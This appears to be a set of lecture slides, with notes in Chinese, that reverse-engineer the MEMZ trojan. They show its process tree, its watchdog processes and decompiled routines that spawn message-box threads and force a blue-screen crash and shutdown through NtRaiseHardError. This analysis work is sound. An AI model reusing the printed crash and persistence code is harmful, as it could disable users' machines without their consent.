Image file name: C:\Users\bet\Desktop\Virus_Pass1234\MEMZ.exe

Process

Command line: :\Users\bet\Desktop\Virus_Pass1234\MEMZ.exe" /watchdog

Current directory: N/A

Started: 22 seconds ago (上午 02:55:00 2023/12/12)

PEB address: 0x5e7000 (32-bit: 0x5e8000) Image type: 32-bit

Parent: Non-existent process (3600)


Mitigation policies: N/A

Protection: None

# MEMZ.exe

- 分為四大部分
- 啟動
- 偵測
- 彩虹
- MBR


# MEMZ 啟動



```
if ( MessageBoxA(
       0,
       "The software you just executed is considered malware.\r\n"
       "This malware will harm your computer and makes it unusable.\r\n"
       "If you are seeing this message without knowing what you just executed, simply press No and nothing will happen."
       "\r\n"
       "If you know what this malware does and are using a safe environment to test, press Yes to start it.\r\n"
       "\r\n"
       "DO YOU WANT TO EXECUTE THIS MALWARE, RESULTING IN AN UNUSABLE MACHINE?",
       "MEMZ",
       0x34u) == 6
  && MessageBoxA(
       0,
       "THIS IS THE LAST WARNING!\r\n"
       "\r\n"
       "THE CREATOR IS NOT RESPONSIBLE FOR ANY DAMAGE MADE USING THIS MALWARE!\r\n"
       "STILL EXECUTE IT?",
       "MEMZ",
       0x34u) == 6 )
{
  v13 = (WCHAR *)LocalAlloc(0x40u, 0x4000u);
  GetModuleFileNameW(0, v13, 0x2000u);
  v14 = 5;
  do
  {
    ShellExecuteW(0, 0, v13, L"/watchdog", 0, 10);
    --v14;
  }
  while ( v14 );
  pExecInfo.cbSize = 60;
  pExecInfo.lpFile = v13;
  pExecInfo.lpParameters = L"/main";
  pExecInfo.fMask = 64;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = 0;
  pExecInfo.lpDirectory = 0;
  pExecInfo.hInstApp = 0;
  pExecInfo.nShow = 10;
  ShellExecuteExW(&pExecInfo);
  SetPriorityClass(pExecInfo.hProcess, 0x80u);
}
ExitProcess(0);
```

# MEMZ 啟動


- 先跳出兩次的MessageBox
  確認是否要執行



```
if ( MessageBoxA(
       0,
       "The software you just executed is considered malware.\r\n"
       "This malware will harm your computer and makes it unusable.\r\n"
       "If you are seeing this message without knowing what you just executed, simply press No and nothing will happen."
       "\r\n"
       "If you know what this malware does and are using a safe environment to test, press Yes to start it.\r\n"
       "\r\n"
       "DO YOU WANT TO EXECUTE THIS MALWARE, RESULTING IN AN UNUSABLE MACHINE?",
       "MEMZ",
       0x34u) == 6
  && MessageBoxA(
       0,
       "THIS IS THE LAST WARNING!\r\n"
       "\r\n"
       "THE CREATOR IS NOT RESPONSIBLE FOR ANY DAMAGE MADE USING THIS MALWARE!\r\n"
       "STILL EXECUTE IT?",
       "MEMZ",
       0x34u) == 6 )
```


# MEMZ 啟動(無參數)

- LocalAlloc獲得0x4000(16384)的字節空間並把該位址pointer賦予給v13
- 獲得當下process的filename
- MEMZ.exe /watchdog x 5
- MEMZ.exe /main x 1 **HIGH_PRIORITY_CLASS**
- 結束當下process



```
  v13 = (WCHAR *)LocalAlloc(0x40u, 0x4000u);
  GetModuleFileNameW(0, v13, 0x2000u);
  v14 = 5;
  do
  {
    ShellExecuteW(0, 0, v13, L"/watchdog", 0, 10);
    --v14;
  }
  while ( v14 );
  pExecInfo.cbSize = 60;
  pExecInfo.lpFile = v13;
  pExecInfo.lpParameters = L"/main";
  pExecInfo.fMask = 64;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = 0;
  pExecInfo.lpDirectory = 0;
  pExecInfo.hInstApp = 0;
  pExecInfo.nShow = 10;
  ShellExecuteExW(&pExecInfo);
  SetPriorityClass(pExecInfo.hProcess, 0x80u);
}
ExitProcess(0);
```

# MEMZ.exe




MEMZ.exe

/watchdog x 5

/main

# MEMZ 偵測


- 透過進程快照判斷當前MEMZ.exe進程個數
- 如果有其中一個進程被關閉 執行shutdown




```
v10 = 0;
lpString1 = (LPCSTR)LocalAlloc(0x40u, 0x200u);
CurrentProcess = GetCurrentProcess();
GetProcessImageFileNameA(CurrentProcess, lpString1, 512);
v5 = '\x03\xE8';
while ( 1 )
{
  Sleep(v5);
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  pe.dwSize = 556;
  Process32FirstW(Toolhelp32Snapshot, &pe);
  v3 = lpString1;
  v4 = 0;
  do
  {
    hObject = OpenProcess(0x400u, 0, pe.th32ProcessID);
    lpString2 = (LPCSTR)LocalAlloc(0x40u, 0x200u);
    GetProcessImageFileNameA(hObject, lpString2, 512);
    if ( !lstrcmpA(v3, lpString2) )
      ++v4;
    CloseHandle(hObject);
    LocalFree((HLOCAL)lpString2);
  }
  while ( Process32NextW(Toolhelp32Snapshot, &pe) );
  CloseHandle(Toolhelp32Snapshot);
  if ( v4 < v10 )
    shutdown(v6, v7);
  v10 = v4;
  v7 = 10;
}
```

# MEMZ 偵測


- 建立了20個thread 透過MessageBoxA彈出訊息



```
v3 = 20;
do
{
  CreateThread(0, 0x1000u, StartAddress, 0, 0, 0);
  Sleep(0x64u);
  --v3;
}
```




```
; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress:
push    esi
call    ds:GetCurrentThreadId
push    eax             ; dwThreadId
push    0               ; hmod
push    offset fn       ; lpfn
push    5               ; idHook
call    ds:SetWindowsHookExW
push    1010h           ; uType
push    offset Caption  ; "MEMZ"
mov     esi, eax
call    random
xor     edx, edx
div     ds:dword_402AD0
push    lpText[edx*4]   ; lpText
push    0               ; hWnd
call    ds:MessageBoxA
push    esi             ; hhk
call    ds:UnhookWindowsHookEx
xor     eax, eax
pop     esi
retn    4
shutdown endp ; sp-analysis failed
```



```
v2 = v14;
v14 = a1;
v9 = v2;
v3 = LoadLibraryA("ntdll");
RtlAdjustPrivilege = GetProcAddress(v3, "RtlAdjustPrivilege");
NtRaiseHardError = GetProcAddress(v3, "NtRaiseHardError");
v6 = (void (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))NtRaiseHardError;
if ( RtlAdjustPrivilege && NtRaiseHardError )
{
  ((void (__cdecl *)(int, int, _DWORD, char *, int, int))RtlAdjustPrivilege)(19, 1, 0, (char *)&v13 + 3, v13, v9);
  v6(-1073741790, 0, 0, 0, 6, &v11);
}
v7 = GetCurrentProcess();
OpenProcessToken(v7, 0x28u, &v12);
LookupPrivilegeValueW(0, L"SeShutdownPrivilege", (PLUID)v10.Privileges);
v10.PrivilegeCount = 1;
v10.Privileges[0].Attributes = 2;
AdjustTokenPrivileges(v12, 0, &v10, 0, 0, 0);
return ExitWindowsEx(6u, 0x10007u);
}
```

